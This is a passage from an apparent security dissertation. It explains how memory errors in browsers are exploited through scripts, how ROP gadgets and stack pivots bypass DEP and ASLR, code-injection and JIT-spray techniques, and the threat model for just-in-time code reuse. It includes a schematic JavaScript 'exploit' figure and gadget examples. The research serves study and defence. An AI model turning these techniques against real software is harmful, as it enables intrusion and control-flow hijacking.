Exploiting Web Browsers and Document Readers: Memory errors may appear to be problematic for only low-level services coded in languages without memory-safety primitives (like in-built bounds checking). However, memory errors are routinely found and exploited using JavaScript, ActionScript, and Java byte-code running in the context of document readers and web browsers. For instance, CVE-2014-1776 is a use-after-free temporal memory error affecting Microsoft's Internet Explorer versions 6-11 and CVE-2013-2551 is a spatial memory error affecting versions 6-10. Both of these vulnerabilities enable one to both read and write memory, which is used to hijack program control flow. Further, all of this can be achieved with a single JavaScript supplied by the adversary and interpreted in the victim's browser.


This raises the question of how a memory error can occur in a "memory-safe" scripting language like JavaScript. Indeed, memory safety (*i.e.* bounds checking) in JavaScript should prevent buffer overflows, thus preventing an adversary from trivially supplying a script that exploits itself. However, there are several instances where the memory safety of JavaScript (and the other "safe" languages) does not apply. One such case results from the use of a design pattern called the *proxy pattern*. Consider the use of the proxy pattern in Figure 2.7. The web browser uses a library to share some core functionality between the HTML parser and JavaScript interpreter. Any JavaScript code that manipulates the vector is transparently proxied to this library code, which is not within the scope of the JavaScript interpreter. Thus, bugs in proxied interfaces become exploitable from JavaScript. Internet Explorer, for example, shares more than 500 object interfaces between the HTML parser and JavaScript interpreter[1]. Similarly, Java provides this functionality through the Java Native Interface (JNI). From January to April of 2014 alone, Oracle reports that the standard edition of Java experienced 37 vulnerabilities, 11 of which enabled arbitrary code execution[2]. Further, most languages including Python, Ruby, PHP, and C# can access native interfaces through the Simplified Wrapper and Interface Generator (SWIG)[3] or other in-built mechanisms.

On the Longevity Memory Error Exploits: Beyond the anecdotal evidence given in this chapter, Veen et al. (2012) provide a comprehensive overview of the past, present, and projected

[1]Proxied interfaces are enumerated in the documentation for the MSHTML library at `http://msdn.microsoft.com/en-us/library/hh801967(v=vs.85).aspx`

[2]`http://www.oracle.com/technetwork/topics/security/cpuapr2014verbose-1972954.html#JAVA`

[3]Languages supported by SWIG are listed at: `http://www.swig.org/compat.html`



```
function exploit() {
  v = Vector();
  v.SetLength(-1);
  v.Set(0xfeedface, 12345);
  return;
}
```

Figure 2.7: Script-assisted web document based exploit.

future of memory error exploits. They analyzed the trend in both vulnerabilities reported and concrete exploits made available publicly. The number of memory error vulnerabilities increased linearly from 1998 to 2007, at which point the trend completely reversed with an equally linear decline through the end of the study in mid-2010. However, this data-point is misleading. One should not draw the conclusion that less memory bugs exist. In fact, the study goes on to show that the number of *exploits* continued to rise linearly each month, despite the decline of *vulnerabilities* reported. The authors argue that one reason for this divergence is that public disclosure is becoming less common. Instead, those who discover memory error vulnerabilities choose to keep the matter private in return for sizable "bug bounty" rewards from large companies. Criminal enterprises, on the other-hand, buy and sell exploits for unreported bugs (dubbed *zero-day* exploits) on underground marketplaces. Reporting the bugs decreases the value and lifetime of those exploit sales. Whatever the reason, memory errors continue to be exploited. Veen et al. (2012) further show that consistently since 2007 roughly 15% of all exploits are memory errors, with various web-based exploits (cross-site scripting, SQL, and PHP) making up a large percentage of the remaining chunk. The overall attack and goals for web-based exploits differ from those depicted in Figure 2.1. In short, the primary goal of those web-based attacks is to both directly leak customer information stored by the web site's database, as well as to inject redirects (as in Figure 1.1) to serve exploits to end-users that browse to the compromised website.

On The State of Memory Error Mitigation: Unfortunately, the work of Veen et al. (2012) offers little insight into why the torrent of mitigations proposed by industry and academia alike fall short of preventing new exploits. Prior to exploring this topic, one should consider that CPU instruction sets (be it on a CISC, *e.g.* x86-32 and x86-64, or RISC, *e.g.* ARM, architecture, etc.) are designed to be versatile, *i.e.* they enable construction of arbitrary logic. Thus, the conditions in which memory errors arise and are exploited are inherently enabled at the lowest levels of computing. Mitigating memory errors is therefore an exercise in both educating developers to avoid mistakes leading to memory errors, as well as standardizing aspects of higher level language design, compiler primitives, and the way in which operating systems load and use programs. The ultimate goal would be to ubiquitously permeate these mitigations throughout *all* applications, libraries, and operating systems without incurring penalties in performance or functionality that are perceived as unacceptable. The challenge of quantifying this insight is taken on by Szekeres et al. (2013). The authors evaluate both deployed and proposed mitigations through the lens of the strength of *protection* afforded, the *cost* in terms of memory and performance, and *compatibility* (*e.g.* applicability to source code, binaries, and shared libraries). The results of their analysis suggest that the lack of strong protections is not biggest problem. In fact, Microsoft provides a package called the "Enhanced Mitigation Experience Toolkit" (EMET) that bundles a selection of these strong protections[4]. Instead, the authors point to performance cost and the lack of compatibility as the widest barriers to adopt newly proposed mitigations. Of the 15 approaches examined, only 4 are widely deployed (*i.e.* enabled by default by major OS vendors)—stack canaries, ASLR, and read and execute page permissions (DEP). These defenses are binary and library compatible (except for canaries, which require source code) and all have 0% average performance overhead. In contrast, 9 of the 11 remaining mitigations have compatibility problems with binaries and widely varying performance overheads from 5% to 116% on average.

It may come as a surprise that several "classical" hardware-supported protections are not mentioned in the study by (Szekeres et al., 2013)—memory segmentation and protection rings, for example. Memory segmentation divides memory into data, code, and stack sections, with some implementations (*e.g.* the Intel 80286 onwards) supporting memory protection (hence the term

[4]More information on EMET is available at `http://www.microsoft.com/emet`

“protected mode”). This scheme protects against code injection for “free” as the adversary cannot write new code into the code segment or execute code injected into the data segment, similar to the protection DEP provides with a *paged* memory scheme. However, segmented memory is now an unused legacy model. All major operating systems simply segment memory as one all-encompassing flat region with no protection[5], and the Intel x86-64 architecture has started to phase-out the ability to perform memory segmentation altogether. Thus protection using memory segmentation is no longer relevant in practice. Protection rings, on the other-hand, are still relevant, but generally only provide separation between “user” and “kernel” layers as well as a hypervisor layer where hardware virtualization is supported. The exploitation of vulnerabilities discussed in this chapter, however, has solely focused on exploitation within the “user” layer. That is, rings are designed to separate between different levels of privilege, but the memory errors discussed in this dissertation occur within a *single* privilege level, thus making rings an ineffective mitigation. Another way to think about this is that an unprivileged user can check their email, browse, and read and write documents, etc., but an adversary can also do all these actions with their user-level injected code running in the context of one of the user’s applications. The rings do, however, prevent one from directly modifying the OS kernel (*e.g.* installing a rootkit). To do so, the adversary would need to either compromise a user with sufficient privileges, such as the “Administrator” or “root” accounts, or perform a so-called *privilege escalation* exploit. Privilege escalation exploits are like any other memory error, except the vulnerable code is running in the kernel instead of a user-level application, and the subsequently injected code must be structured to run within that kernel environment. Thus, rings provide an additional barrier for an adversary attempting to gain full system access, but is not a mitigation against the exploitation of memory errors in and of itself.

Shadow stacks (Vendicator, 2000) are another well-known mitigation. The idea here is to protect sensitive data, such as function return addresses, that usually reside on the stack by created a separate ’shadow’ stack. Function return addresses are pushed to this secondary stack, ensuring that other operations do not overwrite them. Unfortunately, shadow stacks have a performance penalty of 5% on their own, which degrades to a 10x slowdown when adding protection for the shadow stack itself (Szekeres et al., 2013). Further, shadow stacks only protect against stack-based exploits that

[5]That is, no protection from memory segmentation. Read, write, and execution protections are now afforded by memory paging schemes instead.

overwrite the return address, are not compatible with all programs, and do not work with exceptions as-is.

In the 25 years that memory errors have been actively exploited, only a few mitigations have stood the test of time. These protections stand, however, not for their superior protection, but because they offer limited protection at a negligible cost. Stack canaries, unfortunately, only impact a sub-class of spatial errors that take place on the program stack. Even then, they are only applied under specific conditions (*e.g.* a certain compiler is used, a function contains a local buffer exceeding a predefined length, etc.). DEP and ASLR, on the other-hand, do not directly prevent hijacking control-flow, but rather hinder the successful execution of injected code and code reuse payloads, respectively. Unfortunately, these mitigations also have limitations, even when fully deployed across all applications and libraries.

The next sections detail how one translates a memory error into the execution of arbitrary code despite these mitigations. Hijacking control flow is only the first step, which allows one to point the program instruction pointer (IP) to a new (arbitrary) location. To execute arbitrary code after hijacking the IP, one can either reuse snippets of existing code, or inject new buffers of code.

2.2 Code Reuse

"*Beware of the Turing tar-pit in which everything is possible but nothing of interest is easy.*" -Alan Perlis in *Epigrams on Programming* (1982)

The general principle of any code reuse attack is to redirect the logical program flow to instructions already present in memory, then use those instructions to provide alternative program logic. There exist countless methods of orchestrating such an attack, the simplest of which involves an adversary redirecting the program execution to an existing library function (Solar Designer, 1997; Nergal, 2001). More generally, Shacham (2007) introduced return-oriented programming (ROP) showing that attacks may combine short instruction sequences from *within* functions, called *gadgets*, allowing an adversary to induce *arbitrary* program behavior (*i.e.* Turing complete). This concept was later generalized by removing the reliance on actual return instructions (Checkoway et al., 2010). However, for simplicity, this section highlights the basic idea of code reuse using ROP in Figure 2.8.

First, the adversary writes a so-called ROP payload into the application's memory space. In particular, the payload is placed into a memory area that can be controlled by the adversary, *i.e.*,




Figure 2.8: Basic overview of code reuse attacks.

the area is writable and the adversary knows its start address. For instance, an exploit that involves JavaScript can allocate the payload as a string, which also enables one to include binary data by using the JavaScript *unescape* function. The payload mainly consists of a number of pointers (the return addresses) and any other data that is needed for running the attack (Step ①). The next step is to exploit a memory error vulnerability of the target program to hijack the intended execution-flow (Step ②), as covered in the last section. In the example shown in Figure 2.8, the adversary exploits a spatial error on the heap by overwriting the address of a function pointer with an address that points to a so-called *stack pivot* sequence (Zovi, 2010). Once the overwritten function pointer is used by the application, the execution flow is redirected to the stack pivot instructions (Step ③), which were already present in the application's memory.

Loosely speaking, stack pivot sequences change the value of the stack pointer (`esp`) to a value stored in another register. Hence, by controlling that register[6], the attacker can arbitrarily change the stack pointer. The most common strategy is to use a stack pivot sequence that directs the stack pointer to the beginning of the payload (Step ④). A concrete example of a stack pivot sequence is the `x86` assembler code sequence `mov esp,eax; ret`[7]. The sequence changes the value of the stack pointer to the value stored in register `eax` and afterwards invokes a return (`ret`) instruction. The `x86` `ret` instruction simply loads the address pointed to by `esp` into the instruction pointer and increments `esp` by one word. Hence, the execution continues at the first gadget (`STORE`) pointed to by Return Address 1 (Step ⑤). In addition, the stack pointer is increased and now points to Return Address 2.

A gadget represents an atomic operation such as `LOAD`, `ADD`, or `STORE`, followed by a `ret` instruction. For example, on the `x86`, a `LOAD` gadget can take the form of `pop eax; ret`, hence loading the next value present on the stack into the `eax` register. Similarly, an `ADD` gadget could be implemented with `add eax,ebx; ret`, among other possibilities. It is exactly the terminating `ret` instruction that enables the chained execution of gadgets by loading the address the stack pointer points to (Return Address 2) in the instruction pointer and updating the stack pointer so that it points to the next address in the payload (Return Address 3). Steps ⑤ to ⑦ are repeated until the adversary reaches her goal. To summarize, the combination of different gadgets allows an adversary to induce arbitrary program behavior.

Randomization for Exploit Mitigation: As noted in the last section, a well-accepted countermeasure against code reuse attacks is the randomization of the application's memory layout. The basic idea of address space layout randomization (ASLR) dates back to Forrest et al. (1997), wherein a new stack memory allocator was introduced that adds a random pad for stack objects larger than 16 bytes. Today, ASLR is enabled on nearly all modern operating systems such as Windows, Linux, iOS, or Android. For the most part, current ASLR schemes randomize the base (start) address of segments such as the stack, heap, libraries, and the executable itself. This basic approach is depicted in Figure 2.9, where the start address of an executable is relocated between consecutive runs of

[6]To control the register, the adversary can either use a buffer overflow exploit that overwrites memory areas that are used to load the target register, or invoke a sequence that initializes the target register and then directly calls the stack pivot.

[7]The Intel assembly notation described by the *Intel 64 and IA-32 Architectures Software Developer's Manual* (Volume 2) is used throughout this dissertation. In general, instructions take the form of *instr dest,src*.

the application. As a result, an adversary must guess the location of the functions and instruction sequences needed for successful deployment of a code reuse attack. The intent of ASLR is to hinder such guessing schemes to a point wherein they are probabilistically infeasible within a practical time-frame.




Figure 2.9: Address Space Layout Randomization (ASLR)

Unfortunately, the realization of ASLR in practice suffers from two main problems: first, the entropy on 32-bit systems is too low, and thus ASLR can be bypassed by means of brute-force attacks (Shacham et al., 2004; Liu et al., 2011). Second, all ASLR solutions are vulnerable to *memory disclosure* attacks (Sotirov and Dowd, 2008b; Serna, 2012b) where the adversary gains knowledge of a single runtime address, *e.g.* from a function pointer within a vtable, and uses that information to “de-randomize” memory. Modern exploits use JavaScript or ActionScript (hereafter referred to as a *script*) and a memory-disclosure vulnerability to reveal the location of a single code module (*e.g.*, a dynamically-loaded library) loaded in memory. Since current ASLR implementations only randomize on a per-module level, disclosing a single address within a module effectively reveals the location of every piece of code within that module. Therefore, any gadgets from a disclosed module may be determined manually by the attacker offline prior to deploying the exploit. Once the prerequisite information has been gathered, the exploit script simply builds a payload from a pre-determined template by adjusting offsets based on the module’s disclosed location at runtime.

To confound these attacks, a number of fine-grained ASLR and code randomization schemes have recently appeared in the academic literature (Bhatkar et al., 2005; Kil et al., 2006; Pappas et al., 2012; Hiser et al., 2012; Wartell et al., 2012). These techniques are elaborated on later (in Chapter 3 §3.1), but for now it is sufficient to note that the underlying idea in these works is to randomize the data and code structure, for instance, by shuffling functions or basic blocks (ideally for each program run (Wartell et al., 2012)). As shown in Figure 2.10, the result of this approach is that the location of all gadgets is randomized. The assumption underlying all these works is that the disclosure of a single address no longer allows an adversary to deploy a code reuse attack.




Figure 2.10: Fine-Grained Memory and Code Randomization

Chapter 3 thoroughly examines the benefits and limitations of fine-grained ASLR. In short, however, these new mitigations offer no substantial benefit over existing ASLR schemes so long as one can construct payloads “online” rather than rely on manually crafting ROP prior to exploitation.

Fortunately (for defenders), crafting code reuse payloads of interest is not easy, and each payload is highly specific to the environment in which it runs. For these reasons, the trend has been to build the simplest useful ROP payload—one that bootstraps execution of a code injection payload.

2.3 Code Injection

The basic idea of code injection is straight-forward: bytes representing pre-compiled machine code are placed into an executable (and writable) memory region of a running process. The instruction pointer is then loaded with the address of the bytes via a control-flow hijack and it executes.

On the No-Execute Bit for Exploit Mitigation: DEP (Microsoft, 2006) was introduced to prevent code injection attacks. This is done by leveraging the "no-execute" bit in the memory management unit (MMU). Like the "read" and "write" bits that control which per-page chunks of virtual memory can be accessed by the application, the no-execute bit controls which pages can be executed. DEP, by default, allocates application stack and heap regions without the execute permission, while application code has the execute permission, but not write permission. Without DEP, one could replace the string of 'A's in Figure 2.6 with bytes representing instructions and replace the expected *RET* with the starting address of that string. The function would return to that injected code rather than the function that called it. DEP mitigates this exploit due to the fact that the program stack will not be granted the execute permission.

This seemingly fool-proof mitigation, however, is defeated by several methods and circumstances. First, application developers are not required to adhere to the default policy, creating a gap in protection wherein end-users may be protected for one application, but not another. For example, early just-in-time (JIT) compilers for JavaScript, ActionScript, and Java would allocate chunks of memory as writable (to write the newly compiled code) and executable (to allow it to then run) without subsequently removing the write permission. DEP is essentially "turned off" in those regions. Continuing with the JIT example, another method of bypassing DEP is the so-called *JIT-spray* attack (Blazakis, 2010). The basic concept of JIT-spraying is to massage the JIT-compiler into unknowingly constructing the code injection payload on the adversary's behalf. As an example, one can create a JavaScript with a sequence of arithmetic operations. The JavaScript JIT engine compiles these operations into instructions and marks them as executable. One can carefully construct the arithmetic operands such that if one redirects program control-flow to the start of an operand it is decoded as a valid instruction. Thus, an entire code injection payload may be encoded by "spraying" a sequence of arithmetic operations in a script. JIT-spraying, of course, is highly architecture and application specific.

Due to the wide-spread adoption of DEP the most practiced method of executing code after a control-flow hijack is ROP. However, the difficulty and specificity of ROP has led adversaries to leverage code reuse merely for allocating a writable and executable region of memory to facilitate a secondary code injection payload. Although not strictly required, this approach decreases the adversary's *level-of-effort*. Minimal, application specific, ROP payloads are used to disable DEP and load platform-independent, reusable, code injection payloads. In turn, these code injection payloads download and execute malware or perform other malicious actions (see Chapter 6).

Challenges Unique to Code Injection: When constructing code injection payloads, there are several considerations that make their development difficult. One challenge stems from the fact that injected code lacks the standard procedure of being loaded by the operating system loader routines. These routines normally handle mapping of code and data virtual addresses, code and data relocation fix-ups, and dynamic linking. Developers of code injection payloads must handle these problems by managing their own code and data sections with custom schemes, using position-independent code (PIC), and performing their own resolution of dynamic libraries and functions. Since no widely used compiler supports all of these requirements, code injection payloads must be developed in assembly language or with custom tools. Another challenge lies in the fact that, depending on the specifics of a particular vulnerability, the content of the buffer of bytes may be restricted in which bytes are "allowed". The canonical example of this restriction are buffer overflow vulnerabilities that involve a `C` string copy. In `C`, strings are terminated by a null (`'\0'`) byte. Therefore, any null-bytes within a payload used in such an exploit will result in only the portion of the payload before the null-byte being copied, breaking execution of the injected code. The bytes allowed are application-specific, but can range from allowing all bytes, to ASCII-only bytes, or only those bytes within the Unicode character set, etc. To deal with this restriction, injected code must either be carefully written so as to avoid restricted characters all-together, or polymorphic code can be used. A polymorphic payload means that the code is encoded, *e.g.* by *xor*'ing it, etc. When a polymorphic payload is executed a small bit of code will dynamically decode the injected code's body before jumping to it. Polymorphic payloads are used to meet any byte-value restrictions, but also make multiple instances of the same payload unique and camouflage payloads to blend in with benign data. Mason et al. (2009), for example, demonstrate that fully functional arbitrary code injection payloads can take the form of English text.

Unfortunately, polymorphism makes it impractical for defenders to statically decide if a particular chunk of data represents injected code. Even without extreme examples like the use of English text-based code, polymorphic payloads are well-known for being problematic for both signature and learning-based intrusion detection systems (Song et al., 2010). Chapter 5 takes a more dynamic approach to detecting these code injection payloads.

CHAPTER 3: JUST-IN-TIME CODE REUSE

In light of the code reuse payload paradigm, whether return-oriented (Shacham, 2007), jump-oriented (Bletsch et al., 2011), or some other form of "borrowed code" (Krahmer, 2005), skilled adversaries have been actively searching for ever more ingenious ways to leverage memory disclosures as part of their arsenal (Sotirov and Dowd, 2008b; Serna, 2012a; VUPEN Security, 2012; Larry and Bastian, 2012). At the same time, defenders have been busily working to fortify perimeters by designing "enhanced" randomization strategies (Bhatkar et al., 2005; Kil et al., 2006; Pappas et al., 2012; Hiser et al., 2012; Wartell et al., 2012; Giuffrida et al., 2012) for repelling the next generation of wily hackers. This chapter questions whether this particular line of thinking (regarding fine-grained code randomization) offers a viable alternative in the long run. In particular, this chapter examines the folly of recent exploit mitigation techniques, and shows that memory disclosures are far more damaging than previously believed. Just as the introduction of SEH overwrites bypassed protection provided by stack canaries, code reuse undermines DEP, and memory disclosures defied the basic premise of ASLR, this chapter assails the assumptions embodied by fine-grained ASLR.

The primary contribution of this chapter is in showing that fine-grained ASLR for exploit mitigation, even considering an ideal implementation, is not any more effective than traditional ASLR implementations. Strong evidence for this is provided by implementing a framework wherein one can automatically adapt an arbitrary memory disclosure to one that can be used multiple times to reliably map a vulnerable application's memory layout, then just-in-time compile the attacker's program, re-using (finely randomized) code. The workflow of the framework takes place *entirely* within a single script (*e.g.*, as used by browsers) for remote exploits confronting application-level randomization, or a single binary for local privilege escalation exploits battling kernel-level randomization.

The power of this framework is demonstrated by using it in conjunction with a real-world exploit against Internet Explorer, and also by providing extensive evaluations that demonstrate the practicality of just-in-time code reuse attacks. In light of these findings, this chapter argues that the trend toward fine-grained ASLR strategies may be short-sighted. It is hoped that, moving forward, this work spurs discussion and inspires others to explore more comprehensive defensive strategies than what exists today.

3.1 Literature Review

As discussed in the previous chapter, exploit mitigation has a long and storied history. For brevity, this section highlights the work most germane to the discussion at hand; specifically reviewed are fine-grained memory and code transformation techniques. In general, these techniques can be categorized into binary instrumentation-based or compiler-based approaches.

As the name suggests, binary instrumentation-based approaches operate directly on an application binary. In particular, Kil et al. (2006) introduced an approach called address space layout permutation (ASLP), that performs function permutation without requiring access to source code. Their approach statically rewrites ELF executables to permute all functions and data objects of an application. Kil et al. (2006) show how the Linux kernel can be instrumented to increase the entropy in the base address randomization of shared libraries, and discuss how re-randomization can be performed on each run of an application. However, a drawback of ASLP is that it requires relocation information, which is not available for all libraries. To address this limitation, several proposals have emerged (Pappas et al., 2012; Hiser et al., 2012; Wartell et al., 2012). Pappas et al. (2012), for example, present an in-place binary code randomizer (ORP) that diversifies instructions within a basic block by reordering or replacing instructions and swapping registers.

In contrast, instruction location randomization (ILR) (Hiser et al., 2012) randomizes the location of each instruction in the virtual address space, and the execution is guided by a so-called *fall-through map*. However, to realize this support, each application must be analyzed and re-assembled during a static analysis phase wherein the application is loaded in a virtual machine-like environment at runtime—resulting in high performance penalties that render the scheme impractical. Additionally, neither ORP nor ILR can randomize an application each time it runs. That limitation, however, is addressed by Wartell et al. (2012), wherein a binary rewriting tool (called STIR) is used to perform permutation of basic blocks of a binary at runtime.

Giuffrida et al. (2012) presented a fine-grained memory randomization scheme that is specifically tailored to randomize operating system kernels. The presented solution operates on the LLVM intermediate representation, and applies a number of randomization techniques. The authors present an

ASLR solution that performs live re-randomization allowing a program module to be re-randomized after a specified time period. Unfortunately, re-randomization induces significant runtime overhead, *e.g.*, nearly 50% overhead when applied every second, and over 10% when applied every 5 seconds. A bigger issue, however, is that the approach of Giuffrida et al. (2012) is best suited to micro-kernels, while modern operating systems (Windows, Linux, Mac OSX) still follow a monolithic design.

With regard to compiler-based approaches, several researchers have extended the idea of software diversity first put forth by Cohen (1993). Franz (2010) explored the feasibility of a compiler-based approach for large-scale software diversity in the mobile market. An obvious downside of these approaches is that compiler-based solutions typically require access to source code—which is rarely available in practice. Further, the majority of existing solutions randomize the code of an application only once, *i.e.*, once the application is installed it remains unchanged. Finally, Bhatkar et al. (2005) present a randomization solution that operates on the source code, *i.e.*, they augment a program to re-randomize itself for each program run.

More distantly related is the concept of JIT-spraying (Blazakis, 2010; Rohlf and Ivnitskiy, 2011) which forces a JIT-compiler to allocate new executable memory pages with embedded code; a process which is mitigated by techniques such as JITDefender (Chen et al., 2011). Also note that because scripting languages do not permit an adversary to directly program x86 shellcode, the attacker must carefully construct a script so that it contains useful ROP gadgets in the form of so-called unintended instruction sequences, *e.g.*, by using XOR operations (Blazakis, 2010). In contrast, the method presented in this chapter does not suffer from such constraints, as it does not require the injection of new ROP gadgets.

3.2 Assumptions and Adversarial Model

This section covers the assumptions and adversarial model used throughout the chapter. In general, an adversary's actions may be enumerated in two stages: (1) exercise a vulnerable entry point, and (2) execute arbitrary malicious computations. Similar to previous work on runtime attacks, *e.g.*, the seminal work on return-oriented programming (Shacham, 2007), the assumptions cover defense mechanisms for the second stage of runtime attacks, *i.e.*, the execution of malicious computations. Modern stack and heap mitigations (such as heap allocation order randomization) do eliminate categories of attack supporting stage one, but these mitigations are not comprehensive (*i.e.*, exploitable vulnerabilities still exist). Thus, one assumes the adversary is able to exercise one of these pre-existing vulnerable entry points. Hence, a full discussion of the first stage of attack is out of scope for this chapter. The interested reader is referred to (Johnson and Miller, 2012) for an in-depth discussion on stack and heap vulnerability mitigations.

In what follows, the target platform is assumed to use the following mechanisms (see §2) to mitigate the execution of malicious computations:

- **Non-Executable Memory:** The security model of non-executable memory (also called NX or DEP) is applied to the stack and the heap. Hence, the adversary is not able to inject code into the program's data area. Further, the same mechanism is applied to all executables and native system libraries, thereby preventing one from overwriting existing code.
- **JIT Mitigations:** A full-suite of JIT-spraying mitigations, such as randomized JIT pages, constant variable modifications, and random NOP insertion. As just-in-time code reuse is unrelated to JIT-spraying attacks, these mitigations provide no additional protection.
- **Export Address Table Access Filtering:** Code outside of a module's code segment cannot access a shared library's export table (*i.e.* as commonly used by shellcode to lookup API function addresses). As the approach described in this chapter applies code-reuse from existing modules for 100% of malicious computations, this mitigation provides no additional protection.
- **Base Address Randomization:** The target platform deploys base address randomization by means of ASLR and all useful, predictable, mappings have been eliminated.
- **Fine-Grained ASLR:** The target platform enforces fine-grained memory and code randomization on executables and libraries. In particular, a strong fine-grained randomization scheme, which (i) permutes the order of functions (Bhatkar et al., 2005; Kil et al., 2006) and basic blocks (Wartell et al., 2012), (ii) swaps registers and replaces instructions (Pappas et al., 2012), (iii) randomizes the location of each instruction (Hiser et al., 2012), and (iv) performs randomization upon each run of an application (Wartell et al., 2012).

